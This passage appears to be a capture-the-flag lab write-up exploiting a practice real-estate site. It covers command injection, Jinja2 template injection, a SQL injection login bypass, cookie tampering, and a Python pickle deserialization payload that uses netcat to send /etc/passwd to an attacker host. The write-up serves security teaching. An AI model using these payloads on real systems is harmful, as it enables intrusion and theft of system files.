
above code reveals a test parameter which is passed to `os.popen` seems like developers used it for some sort of testing bash script that calculates the budget but it is to be removed soon but we can get code execution from it.

Lets do it.




Intercept the request in burp and add the test parameter.

We see the output of the command on home page.




A06:2021-Vulnerable and Outdated Components


When we visit the home page of pipe dreams we see they usually work with real-estate business. There are multitude of functionality on the website but if we see on the menu bar there is a search button. lets click and see what is going on here.




lets search from `testsite` .




Search results say there is no results although lets test it further.



Our input is reflected on the page we can also see that the page returned a header `X-Powered-By: Jinja 2.10` .



A simple google search returns that this particular version of jinja is effected by ssti. Lets try a simple ssti payload.




We can see that the page returns 14 which is 7+7 calculated this confirms our theory.


This can be exploited further to get a reverse shell using python reverse shell.

A07:2021-Identification and Authentication Failures

If we look at the login much further with a closer look if try logging in with `admin' or '1'='1'--`




We can bypass authentication with above payload easily and get to teh admin page.




A08:2021-Software and Data Integrity Failures

Another route that can only be found via gobuster is `/debug` visiting the page we see debug is only accessible by the admin.




Only admin can access this page

Intercepting the request to `/debug` we see that we get redirected to `/debug/denied` .



We also see that the page is setting a cookie from server side before redirecting us to /denied.

It appears to be a base64 decode. We copy that and try to decode it.




It appears to be binary data where the strings `introduction.view` and `Testuser` can be observed, while the latter is our current username. It is possible that this is a

serialized python pickle, which is used to convert objects to bytes for storage and transmission.

Let's try deserializing it in order to confirm it.

```
import pickle
from base64 import b64decode

print(pickle.loads(b64decode(b'gANjaW50cm9kdWN0aW9uLnZpZXdzClRlc3RVc2VyCnEAKYFxAX1xAlg
FAAAAYWRtaW5xA0sAc2Iu')))
```


The snippet above decodes the data and then deserializes it. we get an error looks like its trying to import introduction that we dont have in our files.



We can now make a payload.


```
import pickle
from base64 import b64encode

cmd = "nc 192.168.0.108 4444 < /etc/passwd"

class PickleRce(object):
    def __reduce__(self):
        import os
        return (os.system,(cmd, ))

print(b64encode(pickle.dumps(PickleRce())).decode())
```

Running the script will return the encoded pickle as `gASVEgAAAAAAAAB9lIwEdXNlcpSMBHRlc3SUcy4=`. Switch the page and replace the cookie in through Devtools.



replace the token cookie.

Only admin can access this page




now we open a netcat listener on our attacker machine for netcat to send /etc/passwd dump at our box.

```
➜  ~ nc -l 192.168.29.12 4444
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
tss:x:105:111:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534::/var/lib/strongswan:/usr/sbin/nologin
ntp:x:107:113::/nonexistent:/usr/sbin/nologin
messagebus:x:108:114::/nonexistent:/usr/sbin/nologin
redsocks:x:109:115::/var/run/redsocks:/usr/sbin/nologin
rwhod:x:110:65534::/var/spool/rwho:/usr/sbin/nologin
iodine:x:111:65534::/run/iodine:/usr/sbin/nologin
miredo:x:112:65534::/var/run/miredo:/usr/sbin/nologin
_rpc:x:113:65534::/run/rpcbind:/usr/sbin/nologin
usbmux:x:114:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
tcpdump:x:115:120::/nonexistent:/usr/sbin/nologin
rtkit:x:116:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
sshd:x:117:65534::/run/sshd:/usr/sbin/nologin
statd:x:118:65534::/var/lib/nfs:/usr/sbin/nologin
postgres:x:119:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
avahi:x:120:125:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
stunnel4:x:121:126::/var/run/stunnel4:/usr/sbin/nologin
Debian-snmp:x:122:127::/var/lib/snmp:/bin/false
sslh:x:123:128::/nonexistent:/usr/sbin/nologin
nm-openvpn:x:124:129:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:125:130:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin
pulse:x:126:131:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
saned:x:127:134::/var/lib/saned:/usr/sbin/nologin
inetsim:x:128:136::/var/lib/inetsim:/usr/sbin/nologin
colord:x:129:137:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:130:138::/var/lib/geoclue:/usr/sbin/nologin
lightdm:x:131:139:Light Display Manager:/var/lib/lightdm:/bin/false
king-phisher:x:132:140::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:Kali,,,:/home/kali:/usr/bin/zsh
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```


A09:2021-Security Logging and Monitoring Failures

We find `/logs` with just doing simple gobuster search. When we visit the webpage it says we cant access the page.




You cannot access this page

Now that we intercept it in brup and lets analyse the source code.




The page is setting a cookie `debug=False` lets inspect our cookies.

You cannot access this page




Lets change the debug to True and see if we can access the page now.

INFO "GET /static/login/css/dashboard.css HTTP/1.1" 304 0 INFO "GET /static/login/css/base.css HTTP/1.1" 304 0 INFO "GET /static/login/css/responsive.css HTTP/1.1" 304 0 INFO "GET /static/login/css/fonts.css HTTP/1.1" 304 0 INFO "GET /static/login/img/icon-addlink.svg HTTP/1.1" 304 0 INFO "GET /static/login/img/icon-changelink.svg HTTP/1.1" 304 0 INFO "GET /static/login/fonts/Roboto-Light-webfont.woff HTTP/1.1" 304 0 INFO "GET /static/login/fonts/Roboto-Regular-webfont.woff HTTP/1.1" 304 0 INFO "GET /static/login/fonts/Roboto-Bold-webfont.woff HTTP/1.1" 304 0 INFO "GET /login/logout/ HTTP/1.1" 200 1207 INFO "GET /login/logout/ HTTP/1.1" 302 0 INFO "GET /login/ HTTP/1.1" 302 0 INFO "GET /login/login/?next=/login/ HTTP/1.1" 200 